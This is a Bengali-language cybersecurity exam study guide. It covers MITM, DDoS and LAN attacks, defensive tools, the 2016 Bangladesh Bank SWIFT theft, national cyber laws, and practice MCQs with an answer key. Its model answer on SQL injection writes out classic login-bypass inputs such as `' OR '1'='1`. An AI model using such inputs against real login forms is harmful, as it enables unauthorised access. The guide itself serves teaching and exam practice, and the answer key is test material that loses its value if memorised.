
প্রতিরক্ষা সীমা-যাচাইকারী ফাংশন (`strncpy`, `fgets`, `snprintf`) · নিরাপদ ভাষা · **স্ট্যাক ক্যানারি** · ***DEP/NX*** (স্ট্যাক চালানো যায় না) · ***ASLR*** (র‍্যান্ডম অ্যাড্রেস) · ফাজ টেস্টিং।

মনে রাখার কৌশল *CSRF* = "***C**ookie **S**ent, **R**equest **F**orged*" (কুকি গেল, রিকোয়েস্ট জাল)। ওষুধ এমন গোপন জিনিস যা ক্ষতিকর পাতা জানে না: **টোকেন**।

পরীক্ষার ফাঁদ *HttpOnly* *XSS*-কে কুকি পড়তে দেয় না, কিন্তু *CSRF* **থামায় না** (ব্রাউজার কুকি পাঠাতেই থাকে)।

১২ ম্যান-ইন-দ্য-মিডল (MITM) হাই-ইল্ড

সংজ্ঞা MITM আক্রমণে আক্রমণকারী গোপনে দুই যোগাযোগকারী পক্ষের মাঝে বসে, বার্তা রিলে করে এবং দরকারে বদলায়, অথচ দুই পক্ষই ভাবে তারা সরাসরি কথা বলছে। এতে গোপনীয়তা ও অখণ্ডতা ভাঙে।



- **ARP স্পুফিং/পয়জনিং:** ভুয়া ARP উত্তর গেটওয়ের IP-কে আক্রমণকারীর MAC-এ মেলায়
- **DNS স্পুফিং / ক্যাশ পয়জনিং:** জাল DNS উত্তর ব্যবহারকারীকে ভুয়া IP-তে পাঠায়
- **রোগ DHCP:** আক্রমণকারীর DHCP নিজেকেই গেটওয়ে/DNS হিসেবে দেয়, তাই সব ট্রাফিক তার মধ্য দিয়ে যায়; আগে **DHCP স্টারভেশন** আসল সার্ভারের পুল শেষ করে
- **ইভিল-টুইন Wi-Fi, SSL স্ট্রিপিং** (HTTPS → HTTP)

MITM ঠেকাও ① এন্ড-টু-এন্ড এনক্রিপশন: বৈধ সার্টিফিকেটসহ **TLS/HTTPS, HSTS** ② অবিশ্বস্ত নেটওয়ার্কে **VPN/IPsec** ③ সুইচ ফিচার: **DHCP snooping, Dynamic ARP Inspection** ④ **DNSSEC** ⑤ MFA, অ্যাপে সার্টিফিকেট পিনিং ⑥ ব্রাউজারের সার্টিফিকেট সতর্কতা কখনো উপেক্ষা নয়।

১৩ DoS, DDoS ও LAN আক্রমণ হাই-ইল্ড

বিষয়	DoS	DDoS
উৎস	**একটি** যন্ত্র	**অনেক** যন্ত্র (বটনেট); D = Distributed
ট্রাফিকের পরিমাণ	সীমিত	বিশাল (Tbps); অ্যামপ্লিফিকেশন
IP দিয়ে আটকানো?	সহজ	কঠিন: হাজারো আসল IP

- **ভলিউমেট্রিক:** UDP/ICMP ফ্লাড, **DNS/NTP অ্যামপ্লিফিকেশন** (ছোট জাল প্রশ্ন, বড় উত্তর)
- **প্রোটোকল:** SYN ফ্লাড (আধখোলা TCP সংযোগে ব্যাকলগ ভরে), Ping of Death, Smurf
- **অ্যাপ্লিকেশন (L7):** HTTP GET ফ্লাড, Slowloris
- **প্রতিরোধ:** SYN কুকি, রেট লিমিট, স্ক্রাবিং সেন্টার / CDN (Cloudflare, Akamai), অ্যানিকাস্ট, অতিরিক্ত সক্ষমতা, ISP ব্ল্যাকহোলিং


- **MAC ফ্লাডিং:** হাজারো ভুয়া সোর্স MAC সুইচের CAM টেবিল ভরে দেয়; তখন সুইচ হাবের মতো সব পোর্টে ফ্রেম **ছড়ায়**, আক্রমণকারী সব দেখে। **প্রতিরোধ:** পোর্ট সিকিউরিটি (পোর্টপ্রতি সর্বোচ্চ MAC, sticky MAC), 802.1X
- **VLAN হপিং, STP আক্রমণ:** অব্যবহৃত পোর্ট বন্ধ, BPDU guard
- **আড়ি পাতা/স্নিফিং:** এনক্রিপ্টহীন ট্রাফিকে Wireshark

মনে রাখার কৌশল MITM = **চিঠি খুলে পড়া ডাকপিয়ন**; DoS = একজন দরজা আটকায়; DDoS = **ভিড়** দরজা আটকায়।

পরীক্ষার ফাঁদ DoS আক্রমণ **প্রাপ্যতা** নষ্ট করে, সাধারণত কিছু চুরি করে না। শুধু ফায়ারওয়াল বড় DDoS কমই থামাতে পারে: তার আগেই লিংক ভরে যায়।

১৪ নেটওয়ার্ক প্রতিরক্ষার সরঞ্জাম হাই-ইন্ড

ডিফেন্স ইন ডেপথ একটি নিয়ন্ত্রণ যথেষ্ট নয়, তাই নিরাপত্তা **স্তরে স্তরে**: পরিধি, নেটওয়ার্ক, হোস্ট, অ্যাপ্লিকেশন ও ডেটা, সঙ্গে মানুষ ও প্রক্রিয়া। **জিরো ট্রাস্ট** যোগ করে "কখনো বিশ্বাস নয়, সবসময় যাচাই": ভেতর থেকে এলেও প্রতিটি রিকোয়েস্ট যাচাই হয়।



নিয়ন্ত্রণ	কী / কী করে
ফায়ারওয়াল · NGFW	নিয়ম অনুযায়ী যেতে দেয়/আটকায়; NGFW যোগ করে ডিপ প্যাকেট ইন্সপেকশন, অ্যাপ ও ইউজার চেনা, বিল্ট-ইন IPS, TLS ইন্সপেকশন
WAF	ক্লায়েন্ট ও ওয়েব সার্ভারের মাঝে HTTP(S)-এর লেয়ার-৭ ফিল্টার; রিকোয়েস্ট পরীক্ষা করে **SQLi**, **XSS**, ক্ষতিকর বট আটকায় (ModSecurity, Cloudflare WAF)
DMZ	বাইরের ও ভেতরের ফায়ারওয়ালের মাঝে পাবলিক সার্ভারের (ওয়েব, মেইল, DNS) স্ক্রিনড সাবনেট
IDS	**শনাক্ত করে সতর্ক করে**, ট্রাফিকের কপি দেখে (Snort, Suricata, Zeek); NIDS নেটওয়ার্কে, HIDS হোস্টে
IPS	**পথের মধ্যে** (inline) বসে তাৎক্ষণিক ক্ষতিকর প্যাকেট **আটকায়**
হানিপট · SIEM · SOC	আক্রমণকারীকে টানার ফাঁদ · কেন্দ্রীয় লগ বিশ্লেষণ (Splunk, QRadar) · ২৪/৭ পর্যবেক্ষণ দল
VPN · MFA · EDR · DLP	এনক্রিপ্টেড টানেল · দ্বিতীয় ফ্যাক্টর · এন্ডপয়েন্ট ডিটেকশন ও রেসপন্স · ডেটা বাইরে যাওয়া রোধ

→ IDS শনাক্তকরণ পদ্ধতি

- **সিগনেচার**: জানা প্যাটার্ন মেলায়; দ্রুত, জিরো-ডে ধরে না
- **অ্যানোমালি**: স্বাভাবিক আচরণ শেখে; নতুন আক্রমণ ধরে, ফলস পজিটিভ বেশি

→ ডেটা অ্যাট রেস্ট বনাম ইন ট্রানজিট

- **অ্যাট রেস্ট** (ডিস্ক, DB, ব্যাকআপ): AES-256, BitLocker, ডেটাবেস TDE
- **ইন ট্রানজিট** (নেটওয়ার্ক): TLS 1.2/1.3, IPsec VPN, SSH

মনে রাখার কৌশল IDS = **CCTV ক্যামেরা** (দেখে, অ্যালার্ম বাজায়); IPS = **নিরাপত্তারক্ষী** (দরজায় থামায়); WAF = **ওয়েব ফর্ম পড়া রক্ষী**।

OWASP Top 10 (২০২৫ সংস্করণ) A01 Broken Access Control · A02 Security Misconfiguration · A03 Software Supply Chain Failures · A04 Cryptographic Failures · A05 Injection · A06 Insecure Design · A07 Authentication Failures · A08 Software or Data Integrity Failures · A09 Logging & Alerting Failures · A10 Mishandling of Exceptional Conditions। (২০২১ সংস্করণে Injection ছিল A03; SSRF ছিল A10।)

পরীক্ষার ফাঁদ ক্লায়েন্ট → ওয়েব সার্ভারের ডেটা পরীক্ষা করে SQL ইনজেকশন আটকায় **WAF**, লোড ব্যালান্সিং বা SSL-VPN নয়। IDS প্যাসিভ; ফলস নেগেটিভই বিপজ্জনক ভুল।

১৫ বাংলাদেশ ব্যাংকের রিজার্ভ চুরি (ফেব্রুয়ারি ২০১৬) হাই-ইল্ড

ঘটনা **৪–৫ ফেব্রুয়ারি ২০১৬** মাসের পর মাস বাংলাদেশ ব্যাংকের নেটওয়ার্কে লুকিয়ে থাকা হ্যাকাররা এর **SWIFT** ক্রেডেনশিয়াল দিয়ে **নিউইয়র্ক ফেডারেল রিজার্ভ ব্যাংকে** থাকা ব্যাংকের হিসাবে **প্রায় ৯৫১ মিলিয়ন ডলারের ৩৫টি জাল পেমেন্ট আদেশ** পাঠায়। বেশিরভাগ আটকে যায়; ৫টি আদেশে ১০১ মিলিয়ন ডলার চলে যায়: ২০ মিলিয়ন শ্রীলঙ্কায় (ভুল বানান "*fandation*" সন্দেহ জাগায়; আটকে ফেরত আসে) এবং ৮১ মিলিয়ন ফিলিপাইনের **RCBC**-র হিসাবে, যা ক্যাসিনোর মাধ্যমে পাচার হয়।



- **পদ্ধতি:** স্পিয়ার-ফিশিং ইমেইল (২০১৫) → *SWIFT Alliance* সার্ভারে ম্যালওয়্যার → জাল বার্তা; ম্যালওয়্যার প্রিন্টার/ডেটাবেস বিকৃত করে **নিশ্চিতকরণ লুকিয়ে** রাখে
- **সময়:** ঢাকায় শুক্র-শনি ছুটি, তারপর নিউইয়র্ক ও ম্যানিলায় সাপ্তাহিক ও অন্য ছুটি
- **দায়:** উত্তর কোরিয়ার *Lazarus Group* (যুক্তরাষ্ট্রের অভিযোগ ২০১৮)
- **শিক্ষা:** পেমেন্ট সিস্টেম আলাদা রাখা, MFA, পর্যবেক্ষণ, *SWIFT CSP* নিয়ন্ত্রণ (২০১৭)
- **সোনালী ব্যাংক, ২০১৩:** *SWIFT* ব্যবস্থার মাধ্যমে প্রায় ২,৫০,০০০ ডলার চুরি (প্রকাশ ২০১৬-এ)
- **২০২৩-এর *NID* তথ্য ফাঁস:** সরকারের জন্ম ও মৃত্যু নিবন্ধন ওয়েবসাইট থেকে প্রায় **৫ কোটি** নাগরিকের ব্যক্তিগত তথ্য উন্মুক্ত (জুলাই ২০২৩)
- **জাতীয় *CIRT*:** *ICT* বিভাগের অধীন ***BGD e-GOV CIRT*** ঘটনা সামলায়; ব্যাংকগুলো বাংলাদেশ ব্যাংকের *ICT Security Guideline* মানে

১৬ বাংলাদেশের সাইবার আইনের সময়রেখা তারিখসহ তথ্য

সাল	আইন	মূল কথা
2006	**তথ্য ও যোগাযোগ প্রযুক্তি (ICT) আইন** (সংশোধন 2013)	প্রথম সাইবার আইন; ই-স্বাক্ষর, সার্টিফাইং কর্তৃপক্ষের নিয়ন্ত্রক; **৫৭ ধারা** (অনলাইন মানহানি) ব্যাপক সমালোচিত
2018	**ডিজিটাল নিরাপত্তা আইন** (DSA)	৫৭ ধারার স্থলাভিষিক্ত; ডিজিটাল নিরাপত্তা এজেন্সি গঠন; বাকস্বাধীনতা খর্বের অভিযোগ
2023	**সাইবার নিরাপত্তা আইন** (CSA, সেপ্টে.)	*DSA 2018* রহিত; এজেন্সির নাম **জাতীয় সাইবার নিরাপত্তা এজেন্সি**
2025	**সাইবার সুরক্ষা অধ্যাদেশ** (নং ২৫)	অন্তর্বর্তী সরকার গেজেট করে **২১ মে ২০২৫**; *CSA 2023* রহিত, বাকস্বাধীনতা-সংশ্লিষ্ট নয়টি ধারা বাদ, ইন্টারনেট প্রবেশাধিকারকে নাগরিক অধিকার হিসেবে স্বীকৃতি

মনে রাখার কৌশল "**০৬ *ICT* → ১৮ *DSA* → ২৩ *CSA* → ২৫ অধ্যাদেশ**": প্রতিটি আগেরটির জায়গা নেয়। চুরির সংখ্যা: **৩৫ আদেশ, ৯৫১ চাওয়া, ৫টি সফল, ১০১ গেছে।**

পরীক্ষার ফাঁদ চুরি হয়েছিল ***SWIFT* বার্তা** ব্যবহার করে, *SWIFT*-এর নিজস্ব নেটওয়ার্ক হ্যাক করে নয়; দুর্বলতা ছিল ব্যাংকের স্থানীয় ব্যবস্থায়। আইন বদলায়: সবসময় সাল লেখো।

১৭ শীর্ষ ১০ সাইবার আক্রমণ হাই-ইল্ড

#	আক্রমণ	কী করে	প্রধান প্রতিরক্ষা
1	ম্যালওয়্যার / র‍্যানসমওয়্যার	চুরি, নজরদারি বা এনক্রিপ্ট	EDR, প্যাচিং, ব্যাকআপ
2	ফিশিং	ভুয়া মেইল/সাইটে গোপন তথ্য চুরি	সচেতনতা, MFA, ফিল্টার
3	ম্যান-ইন-দ্য-মিডল	ট্রাফিক আটকে পড়া/বদলানো	TLS/HTTPS, VPN, HSTS
4	DoS / DDoS	ট্রাফিকে সেবা অচল	স্ক্রাবিং, CDN, রেট লিমিট
5	SQL ইনজেকশন	ইনপুট SQL হিসেবে চলে	প্রিপেয়ার্ড স্টেটমেন্ট
6	ক্রস-সাইট স্ক্রিপ্টিং	ভুক্তভোগীর ব্রাউজারে স্ক্রিপ্ট	আউটপুট এনকোডিং, CSP
7	জিরো-ডে এক্সপ্লয়েট	প্যাচহীন ত্রুটি	EDR, ভার্চুয়াল প্যাচিং
8	পাসওয়ার্ড আক্রমণ	ব্রুট ফোর্স, স্টাফিং	MFA, লকআউট, সল্টেড hash
9	DNS স্পুফিং	জাল DNS উত্তর	DNSSEC, পর্যবেক্ষণ
10	ইনসাইডার / সাপ্লাই চেইন	বিশ্বস্ত ব্যক্তি/বিক্রেতার অপব্যবহার	ন্যূনতম অধিকার, অডিট

১৮ কারা আক্রমণ করে: হ্যাকারের ধরন প্রায়ই আসে

হ্যাকার	উদ্দেশ্য
হোয়াইট হ্যাট	নৈতিক, অনুমতিপ্রাপ্ত পরীক্ষা (পেন-টেস্টার)
ব্ল্যাক হ্যাট	অপরাধী, লাভ বা ক্ষতির জন্য
গ্রে হ্যাট	অনুমতি ছাড়া, তবে ক্ষতির উদ্দেশ্য নেই; মালিককে জানাতে পারে
স্ক্রিপ্ট কিডি · হ্যাকটিভিস্ট	তৈরি টুল ব্যবহার · রাজনৈতিক উদ্দেশ্য
রাষ্ট্র-সমর্থিত APT	দীর্ঘমেয়াদি, গোপন (Lazarus Group)

১৯ ব্যাংকের সাইবার ঝুঁকি লিখিত প্রিয়

- **ফিশিং ও অ্যাকাউন্ট দখল** → MFA/OTP, ডিভাইস বাইন্ডিং, লেনদেন সতর্কবার্তা, গ্রাহক সচেতনতা
- **র‍্যানসমওয়্যার/ম্যালওয়্যার** → EDR, প্যাচিং, সেগমেন্টেশন, অফলাইন ব্যাকআপ, DR সাইট
- **পেমেন্ট-বার্তা জালিয়াতি** (SWIFT, RTGS) → আলাদা পেমেন্ট জোন, মেকার-চেকার (দ্বৈত নিয়ন্ত্রণ), দৈনিক মিলকরণ
- **ইন্টারনেট ব্যাংকিংয়ে DDoS** → স্ক্রাবিং সেবা, বিকল্প লিংক
- **ইনসাইডার ও তৃতীয় পক্ষের ঝুঁকি** → ন্যূনতম অধিকার, অ্যাক্সেস পর্যালোচনা, বিক্রেতা যাচাই, লগিং (SIEM)

মনে রাখার কৌশল শীর্ষ ১০ = "**M-P-M-D-S-X-2-P-D-I**": Malware, Phishing, MITM, DDoS, SQLi, XSS, Zero-day, Password, DNS, Insider।

দুটি পেমেন্ট গেটওয়ের অডিট (জনাব X) একটি **ঝুঁকি রেজিস্টার** বানাও: সম্পদ → থ্রেট → দুর্বলতা → সম্ভাবনা × প্রভাব → নিয়ন্ত্রণ। যাচাইয়ের পরিস্থিতি: ① বিক্রেতার নিরাপত্তা মান (PCI DSS, ISO 27001) ② API নিরাপত্তা: কী, TLS, রিকোয়েস্ট স্বাক্ষর (HMAC), **রিপ্লে** প্রতিরোধ ③ কার্ডের ডেটা ট্রানজিটে ও সংরক্ষণে এনক্রিপ্টেড, টোকেনাইজড ④ জাল পেমেন্ট কলব্যাক / অঙ্ক বদল ⑤ ব্যাংক–গেটওয়ে লিংকে MITM ⑥ দুই গেটওয়ের মধ্যে প্রাপ্যতা ও ফেইল-ওভার ⑦ অ্যাক্সেস লগ, মিলকরণ, ঘটনার SLA ও নিয়ন্ত্রক বিধি মানা।

পরীক্ষার ফাঁদ "শীর্ষ ১০ সাইবার আক্রমণ" একটি সাধারণ তালিকা; **OWASP** Top 10-এর সঙ্গে গুলিয়ো না, যা ওয়েব অ্যাপ্লিকেশনের **ঝুঁকি**র ক্রম (পৃ. ৯)।

পরীক্ষার আগের রাতের পাতা

তথ্যপাতা


CIA = গোপনীয়তা, অখণ্ডতা, প্রাপ্যতা
ঝুঁকি = সম্ভাবনা × প্রভাব
প্যাসিভ = দেখা · অ্যাকটিভ = বদলানো
স্পুফিং → গোপনীয়তা
ভাইরাসে হোস্ট লাগে · ওয়ার্ম নিজে ছড়ায়
ট্রোজান কপি হয় না
WannaCry 2017 · EternalBlue · SMBv1
MS17-010 প্যাচ ছিল: বসানো হয়নি
জিরো-ডে = এখনো প্যাচ নেই
ব্রুট-ফোর্স কি-স্পেস = N^L
বার্থডে আক্রমণ ≈ $2^{n/2}$
সল্ট রেইনবো টেবিল ঠেকায়
SQLi-র সমাধান = প্রিপেয়ার্ড স্টেটমেন্ট
XSS: স্টোরড, রিফ্লেক্টেড, DOM
CSRF-এর সমাধান = টোকেন + SameSite
MITM-এর সমাধান = TLS, HSTS, VPN
SYN ফ্লাড → SYN কুকি
MAC ফ্লাড → পোর্ট সিকিউরিটি
WAF = L7 ওয়েব ফিল্টার
IDS সতর্ক করে · IPS আটকায়
রিজার্ভ চুরি ৪–৫ ফেব্রু. ২০১৬: $101 m
ICT 06 → DSA 18 → CSA 23 → অধ্যাদেশ 25

→ MCQ-র জন্য ১৪টি এক লাইনের তথ্য

1. প্রথম PC ভাইরাস: Brain (১৯৮৬)
2. প্রথম ইন্টারনেট ওয়ার্ম: Morris (১৯৮৮)
3. ILOVEYOU (২০০০): ইমেইল ওয়ার্ম
4. Stuxnet (২০১০): ৪টি জিরো-ডে, PLC
5. কি-লগার হলো স্পাইওয়্যার
6. পলিমরফিক ভাইরাস কোড বদলায়
7. ফার্মিং DNS বিষাক্ত করে
8. স্পিয়ার ফিশিং = নির্দিষ্ট লক্ষ্য
9. হোয়েলিং-এর লক্ষ্য উচ্চপদস্থরা
10. স্টোরড XSS সব দর্শককে আঘাত করে
11. HttpOnly স্ক্রিপ্টকে কুকি পড়তে দেয় না
12. DHCP snooping রোগ DHCP থামায়
13. DAI ARP স্পুফিং থামায়
14. DMZ-এ থাকে পাবলিক সার্ভার

প্রধান ফাঁদ ট্রোজান ≠ ভাইরাস (নিজে কপি হয় না) · র‍্যানসমওয়্যার ম্যালওয়্যারের শ্রেণি, ভাইরাসের ধরন নয় · WannaCry সফল হয় প্যাচ না বসানোয় · DoS ≠ ডেটা চুরি · HTTPS SQLi/XSS থামায় না · HttpOnly CSRF থামায় না · IDS আটকায় না · ফিশিংয়ে ধরা খাওয়া ব্যবহারকারীকে ফায়ারওয়াল বাঁচায় না · আইনের সাল গুরুত্বপূর্ণ

সব কৌশল একসাথে দুর্বলতা → বিপদ → অস্ত্র → হামলা → হিসাব · অতিথি / একা হাঁটে / ধোঁকা · শূন্য দিন · Voice, SMS, তিমি = বস · SQLi = Server, XSS = eXecutes · Cookie Sent, Request Forged · চিঠি খোলা ডাকপিয়ন · CCTV বনাম রক্ষী · ০৬ → ১৮ → ২৩ → ২৫



NIST CSF-এর কাজ (2.0-তে Govern যোগ): "কীভাবে সুরক্ষিত করবে" উত্তরের কাঠামো

✓ অনুশীলন MCQ (পরীক্ষার ধাঁচে, ১০ নম্বর)

আগে নিজে চেষ্টা করো

১. হোস্ট ফাইল ছাড়াই নিজে ছড়ানো ম্যালওয়্যার:
ক) ভাইরাস খ) ট্রোজান হর্স
গ) ওয়ার্ম ঘ) অ্যাডওয়্যার

২. WannaCry (২০১৭) সফল হওয়ার মূল কারণ:
ক) প্যাচ বসানো হয়নি খ) অজানা জিরো-ডে
গ) মুক্তিপণ দেয়নি ঘ) দুর্বল Wi-Fi

৩. রুটকিট প্রধানত লুকিয়ে থাকে:
ক) ARP দিয়ে খ) র‍্যানসমওয়্যার দিয়ে
গ) স্প্যাম দিয়ে ঘ) ফাংশন হুকিং দিয়ে

৪. ক্লায়েন্ট → ওয়েব সার্ভার ডেটা দেখে SQLi আটকায়:
ক) লোড ব্যালান্সার খ) WAF
গ) SSL-VPN ঘ) ক্লাস্টার

৫. অফিস ভেঙে প্রশ্নপত্র কপি করা:
ক) স্নুপিং খ) রিপিউডিয়েশন
গ) ম্যাসকারেডিং ঘ) রিপ্লেয়িং

৬. SQL ইনজেকশনের সেরা প্রতিরক্ষা:
ক) HTTPS খ) অ্যান্টিভাইরাস
গ) প্রিপেয়ার্ড স্টেটমেন্ট ঘ) লম্বা পাসওয়ার্ড

৭. anti-CSRF টোকেন রক্ষা করে:
ক) জাল রিকোয়েস্ট থেকে খ) SQL ইনজেকশন থেকে
গ) DDoS থেকে ঘ) ARP স্পুফিং থেকে

৮. উচ্চপদস্থদের লক্ষ্য করে ফিশিং:
ক) ভিশিং খ) ফার্মিং
গ) বেইটিং ঘ) হোয়েলিং

৯. MAC ফ্লাডিং ঠেকানোর সুইচ ফিচার:
ক) VLAN খ) পোর্ট সিকিউরিটি
গ) STP ঘ) NAT

১০. ২০১৬-র রিজার্ভ চুরিতে ৫টি সফল আদেশে গেছে:
ক) ৯৫১ মিলিয়ন ডলার খ) ২০ মিলিয়ন ডলার
গ) ১০১ মিলিয়ন ডলার ঘ) ৮১ হাজার ডলার

উত্তরমালা → ১-গ · ২-ক · ৩-ঘ · ৪-খ · ৫-ক · ৬-গ · ৭-ক · ৮-ঘ · ৯-খ · ১০-গ

লিখিত প্রশ্ন SQL ইনজেকশন কী? উদাহরণসহ দেখাও কীভাবে এটি লগইন ফর্ম এড়িয়ে যায়, কেন এটি এত ক্ষতিকর এবং কীভাবে প্রতিরোধ করা যায়। ১০ নম্বর

১ **সংজ্ঞা:** অবিশ্বস্ত ইনপুট SQL কোয়েরিতে জুড়ে দিলে তা SQL কোড হিসেবে চলে ২

২ **উদাহরণ:** `... WHERE name='admin'--' AND pass='...'` বা `pass = x' OR '1'='1` WHERE শর্তকে সত্য করে → পাসওয়ার্ড ছাড়াই লগইন ৩

৩ **ক্ষতি:** অথেনটিকেশন এড়ানো, গ্রাহক/কার্ডের টেবিল বের করা (UNION), ব্যালান্স বদল, DROP TABLE, কখনো OS কমান্ড; C, I ও A তিনটিই ভাঙে ২

৪ **প্রতিরোধ:** প্লেসহোল্ডারসহ প্রিপেয়ার্ড স্টেটমেন্ট, অ্যালাউ-লিস্ট যাচাই, ন্যূনতম অধিকারের DB ইউজার, সাধারণ এররর পাতা, WAF, কোড রিভিউ ৩

→ পরীক্ষার আগে যাচাই ✓

✓ ভাইরাস / ওয়ার্ম / ট্রোজান টেবিল
✓ SQLi, XSS, CSRF ও সমাধান
✓ MITM চিত্র ও ৩টি প্রতিরক্ষা
✓ রিজার্ভ চুরির তথ্য ও তারিখ

লিখিত অনুশীলনও করো:
① শীর্ষ ১০ সাইবার আক্রমণ
② র‍্যানসমওয়্যারে করণীয় ধাপ
③ জিরো-ডে উইন্ডোর চিত্র
④ IDS বনাম IPS বনাম ফায়ারওয়াল